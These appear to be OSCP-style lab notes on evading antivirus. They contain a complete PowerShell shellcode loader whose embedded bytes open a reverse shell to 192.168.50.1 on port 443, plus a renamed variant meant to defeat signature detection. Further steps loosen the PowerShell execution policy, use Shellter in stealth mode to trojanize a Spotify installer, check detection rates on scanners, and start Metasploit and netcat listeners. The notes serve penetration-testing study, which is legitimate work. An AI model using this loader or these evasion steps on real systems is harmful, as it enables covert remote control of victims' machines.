














































































































































AV Evasion Practice
15.3.2 - Evading AV with Thread Injection
An example of code prior to any AV evasion techniques, this is written in PowerShell.
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]] $sc = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x5,0x68,0xc0,0xa8,0x32,0x1,0x68,0x2,0x0,0x1,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0xc,0xff,0x4e,0x8,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x68,0x63,0x6d,0x64,0x0,0x89,0xe3,0x57,0x57,0x57,0x31,0xf6,0x6a,0x12,0x59,0x56,0xe2,0xfd,0x66,0xc7,0x44,0x24,0x3c,0x1,0x1,0x8d,0x44,0x24,0x10,0xc6,0x0,0x44,0x54,0x50,0x56,0x56,0x56,0x46,0x56,0x4e,0x56,0x56,0x53,0x56,0x68,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x89,0xe0,0x4e,0x56,0x46,0xff,0x30,0x68,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x0,0x53,0xff,0xd5;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
Bypass detection logic by updating function names to more generic ones, evading script signature detection
$var2 = Add-Type -memberDefinition $code -Name "iWin32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]] $var1 = 0xfc,0xe8,0x8f,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28
...
$size = 0x1000;

if ($var1.Length -gt 0x1000) {$size = $var1.Length};
$x = $var2::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($var1.Length-1);$i++) {$var2::memset([IntPtr]($x.ToInt32()+$i), $var1[$i], 1)};

$var2::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
Attempt to view and change policy for our current user (Windows)
Get-ExecutionPolicy -Scope CurrentUser
Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser
Get-ExecutionPolicy -Scope CurrentUser
Then test again (with revshell on Kali)
.\bypass.ps1
15.3.3 - Automating the Process
Install Shellter
apt-cache search shellter
sudo apt install shellter
Install wine if you haven't already
sudo apt install wine
sudo dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32
Note an ARM processor will require a different set of commands
sudo dpkg --add-architecture amd64
sudo apt install -y qemu-user-static binfmt-support
sudo apt-get update && apt-get install wine32
Shellter manual mode
Allows for more granular manipulation of a PE, we'll focus on auto mode for now
Shellter auto mode
Select auto mode
A
Select a target PE to inject the payload in to, I.E. Spotify 32 bit for our use case. Note a backup will be made of the un-altered application by Shellter.
/home/kali/desktop/spotifysetup.exe
Stealth mode will allow the application to behave normally following execution of the exploit by restoring the execution flow. Enable Stealth Mode?
Y
For OSCP purposes, test the exploit with listed custom payloads (meterpreter & non-meterpreter bind and reverse shells listed)
L
Run the code through a scanner like Avira to test if it's detected. You can also use AntiScan.me if needed. Note .ps1 format isn't supported by AntiScan.me so you'll need to use VirusTotal which does upload the code metadata and a generated hash so this is a last resort both IRL and in OSCP.



Run meterpreter/nc on Kali, transfer and execute the exploit on target and attempt to get a revshell in this example.
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST 192.168.50.1;set LPORT 443;run;"
nc -nvlp 443